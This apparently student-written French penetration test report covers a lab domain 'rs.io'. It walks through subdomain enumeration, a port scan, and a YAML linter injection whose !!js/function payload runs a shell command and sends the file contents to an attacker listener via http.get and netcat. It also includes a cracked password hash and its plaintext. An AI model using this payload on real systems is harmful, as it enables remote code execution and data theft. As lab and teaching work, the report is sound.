

# Pentest Vulnerability Report : Delta

## Table des matières

<i>Cible</i> .....	3
<i>Attaquant</i> .....	3
<i>Titre de la vulnérabilité</i> .....	3
<i>Description de la vulnérabilité</i> .....	3
<i>Éléments affectés</i> .....	3
<i>Préalables</i> .....	3
<i>Mise en place</i> .....	3
<i>Proof of concept</i> .....	4
<i>Impact</i> .....	8
<i>Mitigation</i> .....	8

## Cible

Le domaine local « rs.io »

## Attaquant

Les Rogue Sentinels

## Titre de la vulnérabilité

Arbitrary code execution

## Description de la vulnérabilité

L'exécution de code arbitraire est la capacité d'un attaquant à exécuter n'importe quelle commande ou n'importe quel code de son choix sur une machine cible ou dans un processus cible.

## Éléments affectés

Les fichiers du serveur

## Préalables

- Un toolkit qui nous est donné.
- Réseau de machines. (rs.io)

## Mise en place

Ce proof of concept est conçu sur une machine virtuelle Kali Linux 64 bits.

Notre cible est donnée, il s'agit du domaine local « rs.io ».

Nous installons le toolkit fourni sur un Kali Linux 64-bit avec cette ligne de commande :

➔ `wget https://raw.githubusercontent.com/RogueSentinels/hacker-toolkit/main/attack.sh`  
`&& chmod +x attack.sh`

Nous préparons notre station de travail avec :

➔ `sudo ./attack.sh workstation-setup`


Et nous lançons l'attaque avec :

➔ `sudo ./attack.sh up`

## Proof of concept

1) Chercher les sous domaines avec gobuster :

➔ `gobuster dns -d rs.io -w hacker-toolkit/wordlists/common_subdomains.txt`



```
(kali㉿kali)-[~/Documents/ProjetCyberSecu]
$ gobuster dns -d rs.io -w hacker-toolkit/wordlists/common_subdomains.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Domain:      rs.io
[+] Threads:     10
[+] Timeout:     1s
[+] Wordlist:     hacker-toolkit/wordlists/common_subdomains.txt

Starting gobuster in DNS enumeration mode

[INFO] [-] Unable to validate base domain: rs.io (lookup rs.io on 192.168.30.50:53: no such host)
Found: alpha.rs.io

Found: beta.rs.io

Found: delta.rs.io

Found: dns.rs.io

Found: epsilon.rs.io

Found: gamma.rs.io

Progress: 1014 / 1014 (100.00%)

Finished
```

2) Trouver le sous domaine `delta.rs.io`

```
Found: delta.rs.io
```

3) Scan de port avec nmap sur le sous domaine :

→ `nmap -sV -p- delta.rs.io`


```
(kali㉿kali)-[~/Documents/ProjetCyberSecu/hacker-toolkit]
└─$ nmap -p- delta.rs.io
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-22 05:42 EST
Nmap scan report for delta.rs.io (192.168.30.5)
Host is up (0.000072s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE
3928/tcp  open  netboot-pxe

Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
```

4) On trouve le port 3928.

```
PORT      STATE
3928/tcp  open
```

5) On ouvre un navigateur sur le port 3928 et on trouve un site web.



6) On y trouve un formulaire permettant de linter du code yaml.

7) En analysant les requêtes faites, on trouve une vulnérabilité de type 'Arbitrary Code Execution'.

8) On y injecte le code suivant :

➔ yaml

a: !!js/function >

```
(function(){ Promise.all([import("http"), import("child_process")]).then(([http, child_process]) => http.get(`http://192.168.30.1:9001/${child_process.execSync("cat app.js")}`)); })();
```


9) On lance un serveur sur le port 9001 :

➔ nc -lnvp 9001

10) Dans ce qui est retourné, on trouve un mot de passe « hashé » :

➔ `3237c2f731b3c52f29df65672251d9702a7cdc0daad038696e4912d114ba66dc626d  
aca8db0517421c8975ee3ca4d47398a7cada5344ba08df6422a372b500c0`

11) On le crack avec le site hashtoolkit.com.



https://hashtoolkit.com/decrypt-hash/?hash=3237c2f731b3c52f29df65672251d9702a7cdc0daad038696e4912d114ba66dc626dac

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Hash Toolkit Home Decrypt MD5 Hash Decrypt SHA1 Hash Generate Hash Common Passwords Blog

Search in 28,613,387,917 decrypted hashes

Hash:  DECRYPT HASH

Decrypt Hash Results for: 3237c2f731b3c52f29df65672251d9702a7cdc0daad038696e4912d114ba66dc626daca8db0517421c8975ee3ca4d47398a7cada5344ba08df6422a372b500c0

Algorithm	Hash	Decrypted
sha512	3237c2f731b3c52f29df65672251d9702a7cdc0daad038696e4912d114ba66dc626daca8db0517421c8975ee3ca4d47398a7cada5344ba08df6422a372b500c0	carver2059

12) On trouve le mot de passe `carver2059`.

## Impact

On a un mot de passe du site ce qui nous permettra de nous connecter.

## Mitigation

Il empêche le fait de pouvoir utiliser n'importe quel type de commande dans la zone Yaml.